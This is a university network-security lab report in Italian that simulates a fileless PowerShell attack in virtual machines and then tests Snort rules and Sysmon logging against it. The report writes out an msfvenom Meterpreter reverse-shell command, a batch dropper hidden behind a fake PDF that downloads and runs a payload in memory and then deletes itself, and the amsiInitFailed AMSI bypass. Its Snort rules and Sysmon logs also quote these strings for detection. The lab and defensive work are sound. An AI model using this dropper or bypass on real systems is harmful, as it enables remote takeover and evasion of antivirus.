UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Network Security

Simulazione di attacco fileless tramite PowerShell e bypass AMSI con contromisure IDS

Anno Accademico 2024/2025

Prof.
Simon Pietro Romano
Studente:
Lorenza Pezzullo

Contents

Chapter 1

Introduzione

Negli ultimi anni, gli attacchi informatici stanno evolvendo verso tecniche sempre più sofisticate, in grado di eludere le difese tradizionali. Tra queste, gli **attacchi fileless** rappresentano una minaccia particolarmente critica: non richiedono il salvataggio di file dannosi sul disco, ma operano interamente in memoria, riducendo drasticamente le possibilità di rilevamento da parte degli antivirus basati su firma.

1.1 Phishing

Il *phishing* è una delle principali tecniche di social engineering utilizzate per veicolare minacce informatiche. Consiste nell'invio di comunicazioni fraudolente (tipicamente email) che imitano entità legittime, con lo scopo di indurre la vittima a compiere azioni pericolose, quali fornire credenziali di accesso o aprire allegati dannosi. Il phishing

rappresenta oggi uno dei metodi più diffusi per distribuire malware, incluso quello veicolato tramite attacchi fileless. Tra le modalità più comuni si possono citare:

- **Email di phishing**: messaggi che simulano comunicazioni ufficiali, spesso corredati da link o allegati pericolosi;
- **Allegati malevoli**: documenti Office con macro, PDF o archivi compressi che contengono script dannosi, eseguiti non appena la vittima li apre;
- **Link ingannevoli**: collegamenti che reindirizzano a siti compromessi o sfruttano vulnerabilità del browser per scaricare ed eseguire codice malevolo.

1.2 Metasploit

Metasploit è un framework open-source ampiamente utilizzato nel campo della sicurezza informatica per lo sviluppo e l'esecuzione di exploit. Fornisce una ricca collezione di moduli che permettono di coprire l'intero ciclo di un penetration test: dalla ricerca e identificazione delle vulnerabilità, fino allo sfruttamento e alla gestione post-exploit.
Grazie alla sua modularità, Metasploit è uno strumento di riferimento per ricercatori e professionisti che intendono valutare e migliorare la resilienza dei sistemi. Nel progetto descritto, il framework viene impiegato con il modulo `exploit/multi/handler`, che funge da lis-

tener in grado di ricevere connessioni reverse dalla macchina vittima. Il payload, generato tramite `msfvenom`, avvia una sessione *Meterpreter*, fornendo così all'attaccante un canale di controllo remoto per interagire con il sistema compromesso.

1.3 Obiettivi

Il progetto proposto si concentra sulla simulazione di un attacco fileless in ambiente controllato, sfruttando **PowerShell** come vettore di esecuzione. L'obiettivo è dimostrare come un aggressore possa:

- Scaricare ed eseguire codice dannoso in memoria senza lasciare tracce persistenti
- Implementare tecniche di evasione
- Parallelamente, verranno analizzate le possibili contromisure, includendo:
  - **Snort** per la rilevazione del traffico di rete sospetto.
  - **Sysmon** per il monitoraggio dettagliato delle attività sul sistema target.

1.3.1 Attacco fileless

Un attacco fileless è una tecnica che consente di eseguire codice dannoso interamente in memoria, senza salvare file persistenti sul disco.

Questo approccio riduce drasticamente le possibilità di rilevamento da parte degli antivirus tradizionali, che si basano principalmente sull'analisi di file e firme. Gli attacchi fileless sfruttano spesso strumenti nativi del sistema, come PowerShell, per apparire legittimi e aggirare i controlli standard. Tale caratteristica li rende particolarmente insidiosi, poiché non lasciano evidenti tracce.

1.3.2 Tecniche di evasione

Per aumentare la probabilità di successo, molti attacchi fileless implementano tecniche di evasione che mirano a disabilitare o aggirare i meccanismi di protezione. Due dei principali obiettivi sono:

- AMSI **(Antimalware Scan Interface)**: un componente di Windows progettato per intercettare e analizzare gli script in fase di esecuzione. Gli attaccanti possono tentare di manipolarne il funzionamento per impedirne l'attività di scansione.

- **Antivirus:** attraverso offuscamento del codice, encoding in Base64 o suddivisione dei comandi, è possibile ridurre la rilevabilità da parte dei motori di analisi, prolungando il tempo di permanenza dell'attacco nel sistema target.

1.4 Strumenti e Ambiente

Per motivi di sicurezza e per garantire la possibilità di ripristinare lo stato iniziale in caso di errori, per la realizzazione del progetto è stato predisposto un laboratorio virtuale, costituito da due macchine virtuali e da un set di strumenti per simulare l'attacco e implementare le difese.

1.4.1 Ambiente di laboratorio

- Virtualizzazione: VMware Workstation
- Macchine virtuali:
  - *Attacker*: Kali Linux
  - *Victim*: Windows 10

1.4.2 Strumenti utilizzati

- PowerShell: strumento nativo di Windows per eseguire script e comandi
- Metasploit Framework: per la generazione del payload e la gestione della reverse shell
- Snort: IDS open source per rilevamento traffico sospetto

- Sysmon: utility di Microsoft Sysinternals per il monitoraggio delle attività di sistema.

1.4.3 Preparazione dell'ambiente

La configurazione prevede due VM: **Kali Linux** come attaccante e **Windows 10** come vittima.

Creazione VM Kali Linux

- **ISO**: kali-linux-2025.2-installer-amd64.iso
- **Nome**: Kali-Attacker
- **CPU**: 2 core
- **RAM**: 2 GB
- **Disco**: 20 GB
- **Schede di rete**:
  - **Adapter 1**: NAT (per connessione Internet e aggiornamento pacchetti)
  - **Adapter 2**: Host-Only (per comunicazione con la VM Windows)

Creazione VM Windows

- **ISO**: Windows 10

- **Nome**: Win-Victim
- **CPU**: 2 core
- **RAM**: 4 GB
- **Disco**: 30 GB
- **Schede di rete**:
  - **Adapter 1**: Host-Only

1.4.4 Configurazione rete e test connettività

Dopo l'installazione, è stata verificata la corretta assegnazione degli indirizzi IP:

- Kali Linux: comando `ip a`
- Windows: comando `ipconfig`

Sono stati effettuati i test di connettività:

- Da Windows verso Kali: `ping 192.168.136.130`
- Da Kali verso Windows: `ping 192.168.136.128`

Snapshot iniziale

Prima di procedere con l'attacco, è stato creato uno snapshot di entrambe le macchine virtuali per consentire il ripristino in caso di errori o compromissioni permanenti.

Chapter 2

Scenario di attacco

2.1 Fasi operative

Fase 1 - Preparazione del payload: generazione dello script PowerShell malevolo con Metasploit e posizionamento su un server HTTP.

Fase 2 - Creazione dell'esca: preparazione di un archivio autoestraente che simula un documento PDF legittimo.

Fase 3 - Avvio del listener: configurazione di un handler su Metasploit per ricevere la reverse shell.

Fase 4 - Esecuzione fileless: esecuzione su Windows di un comando PowerShell che scarica il payload e lo esegue in memoria.

Fase 5 - Evasione: applicazione di tecniche di offuscamento e bypass AMSI per ridurre la rilevabilità.

Fase 6 - Stabilimento della connessione: apertura della sessione Meterpreter tra la vittima e l'attaccante.

2.1.1 Fase 1: Preparazione del payload

Il payload scelto per la simulazione è

`windows/x64/meterpreter/reverse\_tcp`

in quanto consente di stabilire una connessione inversa dalla macchina vittima verso l'attaccante, aprendo una sessione Meterpreter.
Il payload è stato generato all'interno di una cartella su Kali denominata 'payloads', con `msfvenom` utilizzando il seguente comando:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.136.130 LPORT=4444 -f psh
-o payload.ps1
```

Il payload è stato reso disponibile su un web server Python in ascolto sulla porta 8080:

```
python3 -m http.server 8080
```

L'avvio del server HTTP tramite Python consente di esporre i file della cartella corrente sulla porta 8080. In questo contesto, il payload è reso disponibile alla macchina vittima, che lo scarica automaticamente tramite lo script PowerShell eseguito in background, senza alcuna interazione visibile da parte dell'utente, il quale percepisce soltanto l'apertura del documento PDF fasullo.

2.1.2 Fase 2: Creazione dell'esca

Per aumentare il realismo dell'attacco, è stato creato un archivio autoestraente che simula un documento PDF legittimo.

2.1.3 Struttura dell'archivio

```
pdf-free.pdf.exe (archivio autoestraente)
cartella1
    lorenza.pdf (documento fasullo)
    cartella_2
        risorsa.bat (script di attivazione)
```

Contenuto di risorsa.bat

```
@echo off
REM === Apri il PDF fasullo ===
start "" "%~dp0..\lorenza.pdf"

REM === Scarica ed esegui payload IN BACKGROUND ===
start /B powershell -NoP -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://192.168.136.130:8080/payload0.ps1')"

REM === Auto-eliminazione DOPO 5 secondi ===
ping -n 5 127.0.0.1 >nul
del "%~f0" >nul 2>&1
```

Figure 2.1: risorsa.bat

2.1.4 Configurazione WinRAR per l'autoestraente

- Crea archivio con doppia estensione (pdf-free.pdf.exe)
- Nascondi tutto durante l'estrazione
- Esegui dopo estrazione: `cartella1\cartella2\risorsa.bat`

- Modalità silenziosa: "Nascondi tutto"

2.1.5 Fase 3: Avvio del listener

Sulla macchina attaccante è stato configurato un listener Metasploit che rimane in attesa di connessioni provenienti dalla macchina vittima.



Figure 2.2: listener

2.1.6 Fase 4: Esecuzione fileless

In contesti reali, l'utente può essere indotto ad aprire un file apparentemente legittimo (es. PDF). Tale file può fungere da *dropper*, avviando in background PowerShell per scaricare ed eseguire in memoria il payload. Infatti, nel momento in cui l'archivio autoestraente *pdf-free.pdf.exe* viene eseguito sulla macchina vittima, il processo avvia:

1. Apertura del documento PDF fasullo (distrazione utente)
2. Esecuzione dello script `risorsa.bat` in background
3. Download ed esecuzione fileless del payload PowerShell

4. Auto-eliminazione dello script .bat

2.1.7 Fase 5: Evasione e bypass

Prima di ottenere l'esecuzione in memoria del payload, è stato necessario affrontare i meccanismi di protezione nativi del sistema operativo. Per aumentare la probabilità di successo, sono state implementate le seguenti tecniche di evasione:

Bypass AMSI

Windows integra l'*Antimalware Scan Interface* (AMSI), che analizza dinamicamente i blocchi di codice PowerShell prima della loro esecuzione. Cosa è stato implementato:

- Disabilitazione diretta dell'AMSI mediante reflection:

```
{[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue(\$null,\$true)}
```

Comporta l'accesso ai campi interni non pubblici della classe `AmsiUtils` e l'impostazione del flag `amsiInitFailed` a `true` per disabilitare le scansioni.

Esecuzione in memoria

- Utilizzo delle API native `VirtualAlloc` e `CreateThread` per allocare ed eseguire codice direttamente in memoria

- Copia dello shellcode in memoria tramite `Marshal::Copy` senza scrittura su disco
- Esecuzione fileless completamente in RAM

Offuscamento del codice

L'offuscamento consiste nel trasformare i comandi PowerShell in forme equivalenti ma meno riconoscibili (ad esempio concatenazioni di stringhe, codifica Base64, variabili ridondanti), così da eludere regole di signature.
Nel contesto del payload utilizzato:

- Utilizzo di nomi di variabili casuali e non significative (`$JkBPaPzjCeCU`, `$WPyqwuwjHSQ`)
- Shellcode rappresentato come array esadecimale inline.

API native

La funzione `Add-Type` viene utilizzata per dichiarare le signature delle funzioni API Windows (`VirtualAlloc` e `CreateThread`) che sono essenziali per l'allocazione e l'esecuzione di codice in memoria. Tutto l'eseguibile malevolo viene generato e gestito interamente in memoria attraverso le API native, senza scrivere file su disco o caricare librerie sospette. Questo elude ad esempio i controlli basati su firma di file.

Figure 2.3: Payload

Comando finale di esecuzione nel file bat

```
powershell -NoP -Exec Bypass -Command
"IEX(New-Object Net.WebClient).DownloadString(
'http://192.168.136.130:8080/payload.ps1')"
```

- `NoP` (NoProfile): evita il caricamento del profile utente
- `Exec Bypass` (ExecutionPolicy Bypass): supera le restrizioni di esecuzione
- `Command`: esecuzione diretta senza file temporanei

Questo approccio garantisce un'esecuzione completamente fileless e non rilevabile dai meccanismi di sicurezza basati su signature, dimostrando l'efficacia delle tecniche di evasione avanzate in ambienti PowerShell.

2.1.8 Fase 6: Stabilimento della connessione Meterpreter

Una volta eseguito il payload sulla macchina vittima, viene stabilita una connessione TCP inversa verso il listener Metasploit, con conseguente apertura di una sessione Meterpreter interattiva.

Con il comando `sessions` possiamo vedere l'elenco delle sessioni disponibili.



Figure 2.4: Risultati ottenuti

E interagire con esse tramite `sessions -i <ID>`.



Figure 2.5: Verifica della sessione

La sessione attiva con privilegi system (Lorenza) conferma il completo successo dell'attacco fileless.

Chapter 3

Contromisure e Analisi

La fase conclusiva di questo progetto prevede l'analisi delle contromisure che è possibile adottare contro attacchi fileless. Sono stati utilizzati due approcci complementari: analisi del traffico di rete con Snort e monitoraggio avanzato delle attività di sistema con Sysmon.

3.1 Snort

Snort è un sistema di rilevamento delle intrusioni (IDS) open source ampiamente utilizzato.
La configurazione ha previsto la creazione di regole personalizzate ottimizzate per rilevare specifici indicatori di compromissione relativi ad attacchi fileless PowerShell.

Regole Snort implementate

```
# === Traffico HTTP sospetto in ingresso verso la vittima sulla porta 8080 ===
# Rilevazione del corpo dello script PowerShell nel traffico HTTP
alert tcp any any -> 192.168.136.128 8080 (
    msg:"Meterpreter Download - DownloadString nel body HTTP";
    flow:to_server,established;
    file_data;
    content:"DownloadString", nocase;
    sid:1000004; rev:4;
)

# Rilevazione tecniche di bypass AMSI nel payload
alert tcp any any -> 192.168.136.128 8080 (
    msg:"POWERSHELL AMSI Bypass Attempt (amsiInitFailed)";
    flow:to_server,established;
    file_data;
    content:"amsiInitFailed", nocase;
    sid:1000001; rev:4;
)

# Rilevazione di funzioni Windows API sospette per injection
alert tcp any any -> 192.168.136.128 8080 (
    msg:"VirtualAlloc nel body HTTP";
    flow:to_server,established;
    file_data;
    content:"VirtualAlloc", nocase;
    sid:1000002; rev:4;
)

alert tcp any any -> 192.168.136.128 8080 (
    msg:"CreateThread nel body HTTP";
```

```
31     flow:to_server,established;
32     file_data;
33     content:"CreateThread", nocase;
34     sid:1000003; rev:4;
35 )
```

3.1.1 Risultati dell'analisi - Log Snort

L'analisi del traffico di rete mediante Snort ha prodotto risultati significativi, evidenziando sia le capacità che i limiti degli IDS basati su firma statiche contro attacchi avanzati. Degli indicatori di compromissione (IoC) definiti nelle regole personalizzate, solo tre hanno generato allarmi durante l'esecuzione dell'attacco.
Snort ha correttamente identificato e alertato:

- VirtualAlloc
- CreateThread
- AmsiInitFailed

Il rilevamento di queste funzioni è avvenuto perché le stringhe letterali sono presenti in chiaro all'interno del payload PowerShell. La loro presenza rappresenta un indicatore affidabile di tentativo di code injection in memoria.
Al contrario, Snort non ha generato allarmi per l'indicatore:

- DownloadString

Il comando DownloadString non è stato rilevato perché associato alla fase di staging iniziale già completata prima del monitoraggio Snort. Questo comando era contenuto nel file batch originale che ha scaricato il payload principale, mentre Snort stava analizzando il successivo trasferimento del payload stesso.
Snort è uno strumento utile, ma da solo non basta per proteggersi da attacchi moderni e ben progettati. La sicurezza richiede multiple layers di difesa che si completano a vicenda.

3.2 Sysmon

Mentre Snort si concentra sull'analisi del traffico di rete, Sysmon (System Monitor) è uno strumento avanzato per il monitoraggio delle attività di sistema su Windows. Il suo scopo è registrare in dettaglio i processi, le modifiche al filesystem, le connessioni di rete e altri eventi cruciali in un log centralizzato, fornendo una visibilità senza pari su ciò che accade all'interno di un endpoint. In particolare per questo progetto, sono stati filtrati i log per concentrare l'analisi sugli Event ID 1 (Process Creation) e gli Event ID 3 (Network Connection), che insieme forniscono la prova completa e inconfutabile dell'attacco riuscito.

3.2.1 Event ID 1 - La Catena di Esecuzione

- cmd.exe (avviato dall'archivio autoestraente) esegue lo script batch

```
ParentProcessGuid: {f26207a9-291e-68bb-b101-000000000d00}
ParentProcessId: 6984
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Lorenza\Desktop\cartella1\cartell
a2\risorsa.bat" /cartella2/risorsa.bat"
ParentUser: DESKTOP-1SA5AKE\Lorenza
```

Figure 3.1: cmd.exe eseguito dall'Archivio Autoestraente

- powershell.exe viene avviato da cmd.exe con il comando malevolo per il download ed esecuzione del payload.

```
Process Create:
UtcTime: 2025-09-05 18:17:02.721
ProcessId: 3152
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -NoP -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadStri
ng('http://192.168.136.130:8080/payload0.ps1')"
ParentProcessId: 6984
ParentImage: C:\Windows\System32\cmd.exe
User: DESKTOP-1SA5AKE\Lorenza
```

Figure 3.2: PowerShell Avviato dal Batch

- Un secondo processo powershell.exe viene avviato per la pulizia delle tracce.

```
Process Create:
UtcTime: 2025-09-05 18:17:38.749
ProcessId: 6672
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -Command "Start-Sleep -Seconds 3; Remove-Item -Path 'C:\Users\Lorenza
\Desktop\cartella1\cartella2\risorsa.bat' -Force"
ParentProcessId: 6984
ParentImage: C:\Windows\System32\cmd.exe
User: DESKTOP-1SA5AKE\Lorenza
```

Figure 3.3: Auto-Eliminazione dello Script

3.2.2 Event ID 3 - La Prova della Compromissione

Questi sono i log che forniscono la prova definitiva che l'attacco ha avuto successo. Sysmon registra multiple connessioni di rete in uscita stabilite dal processo powershell.exe verso la macchina dell'attaccante.

```
Network connection detected:
UtcTime: 2025-09-05 18:11:12.316 # (Esempio di uno dei tanti eventi)
ProcessId: 7608
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: DESKTOP-1SA5AKE\Lorenza
Protocol: tcp
Initiated: true
SourceIp: 192.168.136.128 # (IP della Vittima)
SourcePort: 49885 # (Porta effimera della Vittima)
DestinationIp: 192.168.136.130 # (IP dell'Attaccante)
DestinationPort: 4444 # (Porta del Listener Metasploit)
```

Figure 3.4: Event ID 3

3.3 Snort VS Sysmon

Mentre Snort ha parzialmente fallito, Sysmon si è rivelato decisivo e infallibile. La sua capacità di correlare l'attività dei processi con il traffico di rete fornisce un livello di visibilità che gli IDS di rete da soli non possono raggiungere.

Questo evidenzia in modo lampante un principio fondamentale della sicurezza moderna: il monitoraggio della rete (IDS/IPS) è necessario ma non sufficiente. Il monitoraggio degli endpoint (tramite strumenti come Sysmon, EDR, o XDR) è essenziale per ottenere visibilità completa e per rispondere efficacemente agli incidenti, soprattutto contro attacchi fileless avanzati che eludono facilmente i controlli di rete

tradizionali.

La combinazione dei due approcci fornisce una difesa a strati molto più resistente.